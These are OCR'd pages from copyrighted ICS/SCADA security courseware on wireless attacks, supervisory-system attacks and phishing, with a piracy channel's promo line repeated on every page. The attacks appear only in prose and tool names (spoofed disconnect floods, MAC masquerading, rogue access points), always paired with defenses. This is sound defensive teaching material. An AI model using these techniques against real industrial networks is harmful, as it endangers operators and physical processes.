  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless Attacks and Defenses

Applicable Standards:

- **NIST CSF v1.1:** DE.CM-1
- **ISA/IEC 62443-3-3:2013:** SR 6.2
- **NIST SP 800-53 Rev. 4:** AC-2, AU-12, CA-7, CM-3, SC-5, SC-7, SI-4
- **CIS CSC:** 1, 7, 8, 12, 13, 15, 16
- **COBIT 5:** DSS01.03, DSS03.05, DSS05.07

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Risks with Wireless in ICS

- The three eternal truths of wireless security
  - Denial-of-Service attacks are impossible to defend/prevent
  - Network capture is always possible
  - Attackers can always attempt to authenticate
- Most common wireless attacks
  - Network Capture
  - Masquerading
  - Wireless DoS
  - Wireless Backdoors
- Primary defenses when using wireless
  - Encryption and authentication at wireless layer are hard requirements
  - Always use cryptography such as TLS with application layer protocols
  - Always use VPNs when doing site-to-site wireless connections

ICS networks sometimes rely upon wireless communications. When this occurs, we should always assume the following weaknesses are inherent in our system:

- Denial-of-Service attacks are much easier and impossible to defend against. As we discussed earlier, it is easy to create wireless noise on the same frequencies our wireless communications use.
- Network capture is possible, regardless of RF frequency used or use of hopping technologies. While frequency hopping algorithms help increase the difficulty of traffic capture, its true purpose has more to do with increased bandwidth and decreased noise than security. With enough time, an experienced wireless attacker will be able to follow your hopping pattern. For a great example of this, check out the research Mike Ossmann did with Bluetooth and his resulting Ubertooth project. Bluetooth is one of the fastest hopping and widest channel commercial protocols available, and it can be tracked between hops.
- An attacker has at least a limited ability to communicate on the wireless network. While authentication and encryption mechanisms at various protocol layers may inhibit full communications on the network, the authentication process and decryption routines both offer inputs that attackers can fuzz and attempt to find vulnerabilities in.

Security defenses should be focused primarily on the higher-level network protocol because we should assume that most wireless protocols allow at least partial access to the MAC layer.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ITU-Defined ISM Bands

Frequency Range		Bandwidth	Center Frequency	Notes
6.765 MHz	6.795 MHz	30 kHz	6.780 MHz	Subject to local acceptance
13.553 MHz	13.567 MHz	14 kHz	13.560 MHz	
26.957 MHz	27.283 MHz	326 kHz	27.120 MHz	
40.660 MHz	40.700 MHz	40 kHz	40.680 MHz	
433.050 MHz	434.790 MHz	1.84 MHz	433.920 MHz	Region 1: Europe, Africa, Middle East, Russia, Mongolia, but most accepted worldwide
868.000 MHz	870.000 MHz	2 MHz	869.000 MHz	Not ISM, but SRD band for Europe and India
902.000 MHz	928.000 MHz	26 MHz	915.000 MHz	Region 2: Americas, Greenland, and Pacific Islands
2.400 GHz	2.500 GHz	100 MHz	2.450 GHz	(Used by Wi-Fi, Bluetooth, and ZigBee)
5.725 GHz	5.875 GHz	150 MHz	5.800 GHz	(Used by Wi-Fi)
24.000 GHz	24.250 GHz	250 MHz	24.125 GHz	
61.000 GHz	61.500 GHz	500 MHz	61.250 GHz	Subject to local acceptance
122.000 GHz	123.000 GHz	1 GHz	122.500 GHz	Subject to local acceptance
244.000 GHz	246.000 GHz	2 GHz	245.000 GHz	Subject to local acceptance



The table above is a list of the common RF frequencies set aside across the world for industrial, scientific, and medical (ISM) purposes. Another way to read this is any device that doesn't pay a lot of money to purchase its own bandwidth uses these frequencies. These frequencies are the first-place attackers look for proprietary wireless communications because 95% of all our RF communications use these frequencies. Next to Wi-Fi's and Bluetooth's 2.4 GHz, the most common here in the United States is the 915-MHz band, which is really 902–928 MHz, but usually called by its center band frequency, followed by the 433.920-MHz band. In Europe, the most common band to look for proprietary traffic is 869 MHz.

One RF technology we often use in the ICS world is microwave, which is loosely defined as anything between 3 GHz and 300 GHz, but in some cases, it may mean frequencies as low as 300 MHz. When discussing microwave frequencies with vendors it's usually best to get the actual frequency range clarified at the beginning of the conversation.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Network Capture Attacks

- Attack software available to do this with common protocols
  - **Wi-Fi**: Kismet and many others
  - **Bluetooth:** Ubertooth
  - **ZigBee:** Killerbee
  - **GSM:** gr-gsm
  - **All other protocols:** Software Defined Radio (SDR)

- Same as our primary defenses previous mentioned
  - Encryption and authentication at wireless layer are hard requirements
  - Always use cryptography such as TLS with application layer protocols
  - Always use VPNs when doing site-to-site wireless connections


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Network Capture of Proprietary Wireless

- Wireless data is encoded on wireless signal carriers through a process called modulation
- Once a wireless signal is captured, the attackers only need to demodulate the signal to recover the binary packets
- Frequency hopping makes this demodulation much harder, but it is still very possible for attackers



From a conceptual perspective, RF communications are relatively simple to understand. Wireless data is encoded on wireless signal carriers through a process called modulation. There are two primary types of modulation. The first is amplitude modulation (AM) which changes the power of the signal to encode data. For instance, a power level of 2.0 is equal to a binary 1 and a power level of 1.0 is equal to a binary 0. The second major type is frequency modulation, which slightly changes the frequency of the carrier wave to signify data. For instance, if the carrier wave is 915 MHz, then a 916 MHz could be a binary 1 and a 914 Hhz could signify a binary 0. Although both of these examples are overly simplistic, they give you enough information to understand the basic difference between AM and FM modulation and how they could each encode binary data on them.

Once an attacker captures a wireless signal, he only needs to demodulate the signal to recover the binary packets being sent. Often, attackers can determine the modulation technique by researching the device online and finding the information in vendor documentation, FCC certification documents, or patent filings. Attackers can also sometimes find this information through a physical attack on the device itself, but if worse comes to worst, the attacker can use his knowledge and try every modulation type to reverse the signal.

Frequency hopping makes this demodulation much harder, but it's still very possible for attackers to reverse, as discussed, a few pages ago.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless Packet Transmission

- Once an attacker knows the modulation being used, they can
  - Extract data stream from signal
  - Convert data stream to packets and related communications
  - Reverse the processes to transmit
- Software-defined radios (SDR) can be used for both capture and transmission
  - The software is free and open source (GNU Radio, Universal Radio Hacker)
  - Hardware for capture-only starts around $20 (RTL-SDR)
  - Hardware for capture and transmission starts around $300 (HackRF)
- Security at the PHY/MAC layer such as Wi-Fi WPA2
  - Can limit the transmission attack surface
  - But cannot eliminate it
  - This reinforces the need for security defenses at the higher protocol layers

Once an attacker knows the modulation being used, he only needs to reverse the processes to transmit. Tools such as the GNU Radio software and special hardware called software-defined radios (SDR) can be used for both capture and transmission.

The software is free and open source.

The hardware can be purchased for as little as $20 for capture and $300 for transmission.

Security at the PHY/MAC layer, such as Wi-Fi uses, can limit the transmission attack surface, but not eliminate it. This once again reinforces the need for security defenses at the higher protocol layers.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Masquerading Attacks

- An attacker sets up up a duplicate wireless network
  - Examples: Karmetasploit
  - Lures users and devices to connect to wrong network
  - Monitor application layer protocols
  - Performs MitM attacks
  - Attack connected computers and devices
- Same as our primary defenses previously mentioned
  - Encryption and authentication at wireless layer are hard requirements
  - Always use cryptography such as TLS with application layer protocols
  - Always use VPNs when doing site-to-site wireless connections
- Wi-Fi specific defenses
  - Use WPA2/3 Enterprise modes
  - Educate users not to accept self-signed certificate warnings

Masquerading describes the activities of an attacker who impersonates the identity of legitimate nodes or access points in a wireless network. The attacker accomplishes this by spoofing identity information to impersonate an otherwise authorized client or access point. By making clients think that they are communicating with a legitimate access point, attackers can trick unsuspecting users into giving up sensitive information, trick access points into believing that they are authorized clients or launch Denial-of-Service attacks.

To bypass this method of access control, an attacker can simply masquerade as an authenticated client by changing his MAC address. Sometimes, when combined with a DoS attack against the impersonated system, the attacker changes his MAC address to a system that was actively communicating on the network. The captive web portal system checks the traffic's MAC address and, unable to differentiate the attacker from the legitimate user, grants the attacker unrestricted access to the victim network.

To protect against masquerading attacks, you must have some mechanism in place to authenticate users to an access point and authenticate the access point to users. By requiring the access point to present authentication credentials to the user, it is possible to mitigate attacks such as those implemented in the AirSnarf tool. This is possible using the IEEE 802.1X network authentication protocol with extensible authentication protocols that support mutual authentication, such as EAP/TLS, PEAP, and TTLS. However, in many cases, implementing mutual authentication protocols is impractical. For instance, hotspot locations cannot require that clients have 802.1X clients configured on their workstations and therefore must seek alternatives. SSL or TLS encryption protocols that utilize public-key infrastructure with digital certificates can be an alternative for hotspot access and other web-based applications. Using digital certificates to authenticate the web server or captive web portal system makes it much more difficult for an attacker to masquerade his identity as the legitimate network resource.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless DoS Attacks

- RF jamming techniques and tools are readily available
  - Frequency hopping tries to help, but does little against today's technology
  - Per-packet authentication rarely exists in wireless, allowing rogue disconnect signals
  - Other weaknesses in protocol specifications can create additional DoS weaknesses
- Understand the impact of a DoS in your environment and prepare a response
  - Clearly understand the impact of such an attack against your network
  - What is the effect of a DoS attack against your production networks?
  - What alternatives will you pursue to reestablish connectivity to mission-critical systems?
  - Use a spectrum analyzer with directional antenna to identify and remove jamming source
  - GQRX is an open-source spectrum analyzing on ControlThings Platform
- Wireless intrusion detection systems can be an option in some cases
  - Commonly available in Wi-Fi
  - Not widely available in other wireless technologies... yet

Wireless networks are an easy target for Denial-of-Service attacks. Vulnerabilities in the wireless specifications, flaws in the firmware of popular wireless cards, and weaknesses in the nature of radio communications offer attackers opportunities to shut down wireless networks at their leisure. If an attacker has a powerful enough transceiver, he can generate so much radio interference that the targeted wireless network is unable to communicate effectively. Attackers can purchase or build RF-jamming equipment, which is effective at stopping all wireless activity, often covering all commonly used frequencies. These RF jamming attacks are specification-agnostic; they are equally effective against 802.11 and Bluetooth networks, as well as any other communication that uses the same frequency as the attacker.

Using commodity wireless cards, attackers can masquerade their identity as legitimate stations or access points to launch DoS attacks. Because most wireless specifications do not include any per-packet authentication mechanism, access points and stations do not have a way of verifying that each packet is indeed sent from its reported source address. Attackers utilize this weakness to send spoofed packets to victim clients on behalf of the access point, telling the victim to disconnect from the network. The victim station processes this packet as if the traffic was sent from the access point and disconnects from the wireless network. An attacker can send a sustained flood of these disconnect packets to the LAN broadcast address, thereby causing all stations to disconnect from the network, resulting in a sustained DoS attack.

The best mitigation strategy for DoS attacks against wireless LANs is to clearly understand the impact of such an attack against your network and prepare an appropriate response strategy. What is the effect of a DoS attack against your production networks? In the event that you are under attack, what alternatives will you pursue to reestablish connectivity to mission-critical systems?

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless Backdoors

- Unauthorized APs connected to a private network
  - Users may have deployed Wi-Fi APs out of ignorance
  - Often installed with default settings, and no security
  - Permit full access to a network for attackers that find them
  - Contribute to unauthorized information disclosure
  - Attackers can deploy their own using cellular or other protocols, making them harder to find
- Defenses
  - Perform routine audits looking for them
  - Wi-Fi-based rogue APs can be found with audit tools like Kismet
  - Spectrum analyzers with directional antennae can find non-Wi-Fi devices
  - Port scanning might reveal indicators like web-based admin pages
  - Network captures can show traffic with hop counts set too low

A rogue access point (AP) is connected to a wired network without the authorization to provide wireless access to end users or attackers. Rogue access points can also be intentionally dropped in your network by attackers. If an attacker wants to be stealthy, they can use non-Wi-Fi APs like cellular or proprietary RF devices bridging the attacker into your network.

Rogue access points with little or no security pose an obvious threat to any organization and are usually only an issue with Wi-Fi. Often, organizations that have adopted "no wireless" policies are plagued with rogue access points due to the lack of any wireless access available to users. To mitigate rogue Wi-Fi access points, administrators should perform rogue AP detection using commercial or open-source tools like Kismet and Wireshark. This method requires an administrator equipped with a laptop or handheld device to walk through the hallways and offices of all the buildings that might be risks for rogue access points to detect any unauthorized wireless activity. Unfortunately, this can be a difficult venture for large campuses, which require alternative detection methods.

Scanning wired networks for characteristics that resemble wireless access points is an alternative, yet less-reliable method of detecting rogue access points. Using vulnerability assessment tools such as Nessus, an administrator can scan all the nodes on the wired network to identify webpages, login banners, and other characteristics to identify potential rogue access points. This method is useful in detecting users who are not trying to hide their activity with otherwise stealthy tactics, such as shutting off ICMP echo responses and disabling administrative interfaces that might be used to identify them.

A spectrum analyzer with a directional antennae can be useful to detect rogue APs based on other wireless technologies; however, the knowledge needed for a security auditor to do this is much greater.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Wireless can be used securely, but there is always increased risk
    - Denial-of-Service attacks are impossible to defend/prevent
    - Network capture is always possible
    - Attackers can always attempt to authenticate
  - At least with wireless we think of security more than with wired links
- Recommendations to owner/operators
  - Find and document where you are using wireless
  - Encryption and authentication at wireless layer are hard requirements
  - Always use cryptography such as TLS with application layer protocols
  - Always use VPNs when doing site-to-site wireless connections
- Recommendations to vendors
  - Only provide solutions with cryptographic protections enabled

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

General inquiries: info@sans.org
Registration: registration@sans.org
Tuition: tuition@sans.org
Press: press@sans.org
301-654-SANS (7267)

Contacts and Resources

AUTHOR
Justin Searle
justin@controlthings.io

ICS Resources
ics.sans.org
@sansics
https://ics-community.sans.org/signup

Justin Searle is the Director of ICS Security at InGuardians, specializing in ICS security architecture design and penetration testing. He led the Smart Grid Security Architecture group in the creation of NIST Interagency Report 7628 and has played key roles in the Advanced Security Acceleration Project for the Smart Grid (ASAP-SG), National Electric Sector Cybersecurity Organization Resources (NESCOR), and Smart Grid Interoperability Panel (SGIP).

Justin has taught courses in hacking techniques, forensics, networking, and intrusion detection for multiple universities, corporations, and security conferences. He is currently a Senior Instructor for the SANS Institute and a faculty member at IANS. In addition to electric power industry conferences, Justin frequently presents at top international security conferences such as Black Hat, DEFCON, OWASP, Nullcon, and AusCERT.

Justin leads prominent open-source projects including the ControlThings Platform, Samurai Web Testing Framework (SamuraiWTF), Samurai Security Testing Framework for Utilities (SamuraiSTFU). He has an MBA in International Technology and is a CISSP and SANS GIAC certified Incident Handler (GCIH), Intrusion Analyst (GCIA), Web Application Penetration Tester (GWAPT), and GIAC Industrial Control Security Professional (GICSP).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

410.4

Supervisory Systems

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

ICS410.4

Supervisory Systems

ICS/SCADA SECURITY ESSENTIALS

@ 2023 JUSTIN SEARLE | ALL RIGHTS RESERVED

I01_01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Table of Contents

Supervisory Attacks	3
Historians and Databases	19
Lab 4.1: Bypassing Authentication with SQL Injection	25
User Interfaces	27
Lab 4.2: Password Fuzzing	44
Defending Microsoft Windows	46
Lab 4.3: Baselining with PowerShell	70
Patching ICS Systems	72
Contacts and Resources	85

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Supervisory Attacks
- Historians and Databases
  - Lab 4.1: Bypassing Authentication with SQL Injection
- User Interfaces
  - Lab 4.2: Password Fuzzing
- Defending Microsoft Windows
  - Lab 4.3: Baselining with PowerShell
- Patching ICS Systems

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Supervisory Attacks

Applicable Standards:


- **NIST CSF v1.1:** ID.RA-1
- **ISA 62443-2-1:2009:** 4.2.3, 4.2.3.7, 4.2.3.9, 4.2.3.12
- **ISO/IEC 27001:2013:** A.12.6.1, A.18.2.3
- **NIST SP 800-53:** Rev. 4 CA-2, CA-7, CA-8, RA-3, RA-5, SA-5, SA-11, SI-2, SI-4, SI-5
- **CIS CSC:** 4
- **COBIT 5:** APO12.01, APO12.02, APO12.03, APO12.04, DSS05.01, DSS05.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Most of Our Critical Assets Are Servers



When it comes to ICS servers and workstations, you can find them just about anywhere in the control network. Although the majority of management servers will be located in a handful of centralized locations, you often find intermediary servers deployed at remote stations in the field network. All these systems may be attacked and must be considered when we look at our security defenses. The centralized management servers usually present the largest risk to the organization because they usually control the largest number of devices and processes. However, the intermediate servers also present a risk to the organization, which is usually larger than any single field device.

As for workstations, these can often be found evenly distributed across the control network, including in the control center, in distributed offices, with field technicians, and even in the remote stations themselves. Although workstation is a generic term, in the context of this class, this includes any computer running a commodity operating system, like Windows or Linux, whose primary purpose is to facilitate the use of software applications to be used by one person at a time. This could include desktops, laptops, thin clients, and in some cases, even mobile devices. This includes many modern-day HMIs as well.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Why and How Attackers Target Level 2 and 3 Networks

- Why target ICS servers and workstations?
  - TCP/IP networks are more familiar to attackers
  - Directly monitor and control ICS processes (HMIs)
  - Greater context about the ICS processes (project files)
  - High-level controls to those processes (management servers)
- How do they reach ICS servers and workstations?
  - Most often through the company's internet perimeter
    - Propagate through control network perimeters
    - Often leverage trust relationships between servers
  - Remote access connections for engineers or vendors
  - Attacks can come from field networks, but less common
- Remote attacks offer little personal risk to attacker

Attackers will often prefer to target servers and workstations for a number of reasons. First, because they directly monitor and control ICS processes, they provide a greater value to the attacker than a remote station or a single field device. Workstations and servers, especially HMIs, usually provide the attacker with greater context about the ICS processes and high-level control to those processes. Servers and workstations are also usually connected to traditional TCP/IP networks and run commodity operating systems. This makes them more familiar targets for most attackers, allowing them to use most of the security tools in their arsenal.

Attackers can often reach ICS servers and workstations through the company's internet perimeter. This allows an attacker to perform remote attacks without the need for physical access, which, when successful, can enable them to manipulate the control processes without exposing themselves to physical risk. Remember, this is true even if the attackers must traverse multiple internal networks and eventually even the control network's perimeter.

Attackers can also leverage trust relationships that exist from databases utilized throughout an ICS environment.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Targets on Workstations and Servers

- ICS software is the primary target on the workstations and servers
  - This software needs to be configured and hardened
  - Each vendor's software has different security capabilities
  - Must be secured according to the vendor's guidance
  - This guidance is often limited or non-existent
- Third-party solutions may need to be used
  - Mitigate weaknesses that can't be mitigated in ICS software
  - Bump-in-the-wire security solutions like VPNs
  - Secure proxy interfaces with centralized authentication and logging
  - Application runtime control and sandboxing solutions
- But we must also worry about the underlying OS

In an ICS environment, attackers' primary targets are often the control software running on each of the workstations and servers. This is what gives them access to the control system and control over the processes. Each ICS vendor's software needs to be configured and hardened in a secure manner to defend against attack. The first level of defense for this software should be the security configurations the software provides. Each piece of ICS software has different security capabilities, and each must be secured according to the vendor's guidance.

Often, we will find that ICS software does not have adequate security controls built in. In these cases, third-party solutions may need to be used to mitigate any identified weaknesses in the ICS software that can't be mitigated through the software's own controls. Examples of this are VPN gateways, bump-in-the-wire security solutions, secure proxy interfaces with centralized authentication with logging, application runtime control, and application sandbox solutions. These third-party solutions often help us provide security defenses missing in our ICS software, as well as provide secondary layers of defense if a lesser yet similar feature is already available in the ICS software.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

The Underlying Operating System

- Most ICS servers and workstations run general-purpose OS
- Most underlying OSs expose inputs to the network
  - TCP/IP stack
  - Network services
  - Client network applications
- Vulnerabilities in general-purpose OSs are the most documented and exploited
  - OS compromised == hosted ICS applications compromised
  - Must also harden the operating system from attack

Most ICS servers and workstations, regardless of their location or primary use, run commodity operating systems (OS) like Microsoft Windows and Linux/UNIX. This becomes a common attack surface for attackers across all your ICS systems. A vulnerability in one of your ICS system's OS may likely be a vulnerability in another of your ICS system's OS, even if it's running different ICS software, serving different purposes, and located in a completely different part of the control network.

To provide network benefits to the business, most underlying OSs expose their TCP/IP stack, network services, and client network applications to the network. This makes up the initial attack surface for an operating system. If vulnerabilities are found in these OS components, they are often some of the most documented and exploited of all vulnerabilities. This makes the OS become an initial attack point for the ICS system and becomes an enabler to jump from one process or application to another process or application, including the ICS software installed on the system. Control of the operating system means at least partial, if not full, control of the ICS software installed and running on that system, including any ICS communications passing through that system.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Social Engineering (SE)

- The art of manipulating humans to do what you want with a combination of logic and emotion
  - Convincing the help desk you need your password reset (at least the person you are pretending to be)
  - Getting a field technician or engineer to insert a USB drive into his or her field laptop (to infect the laptop with a trojan)
  - Gaining physical access to guard-protected locations
  - Convincing a group of managers or engineers to open an email attachment or click on a web link
- SE is often used to enhance other technical attacks

One method attackers often leverage is social engineering attacks. It is often said that if you can't find a vulnerability in a system, just have the user do the attack for you. Social engineering uses a combination of logic and emotion to influence a human to perform an action for you. This could be as simple as convincing someone on the help-desk team to reset a user account's password for you or getting a field technician to insert a malicious USB drive into his field laptop. Social engineering can also be used to bypass guard stations to gain access to physically restricted areas or creating a phishing email that convinces a manager or senior engineer to install a virus attached to the email.

Social engineering can be used by itself to perform some attack, or it can be used in combination with other digital attacks to enhance the overall effect of the attack. Implementing email filtering, website content filtering, and a security awareness program that teaches users to identify social engineering activity and URL redirection efforts are keys in defending social engineering attacks.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Phishing and Spear Phishing



- Phishing is the process of sending an attack to a large number of individuals
  - Attacks are more general and sent to a larger variety of targets
  - The more people it is sent to, the more will likely fall victim
- Spear phishing is similar, but it targets a small number of people
  - Attacks are very specific and convincing, often modified for each target
  - More effort is spent to increase the odds that the target will fall victim

Phishing is an attack that is sent to a large number of individuals in hopes that a percentage of them will fall for the attack. This could be convincing them to open a virus attached to an email or getting them to click on some link to go to a malicious webpage that uses their browser in some sort of attack. Phishing attacks are a general type of attack and sent to a larger variety of targets. The more individuals the phishing attack is sent to, the more will likely fall victim to the attack.

Spear phishing is similar to normal phishing attacks, but instead, it targets a small number of people. These types of attacks are very specific to the target audience and much more convincing. Often, the attacker will modify the spear phishing attempt for each person he is targeting or for each department he is targeting. At a minimum, a spear phishing attack will target a single company or single related group of people such as a group working on common standards. In spear phishing attempts, the attacker spends more effort in creating a convincing attack with hopes that the extra time spent will increase the odds that the targets will fall victim.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

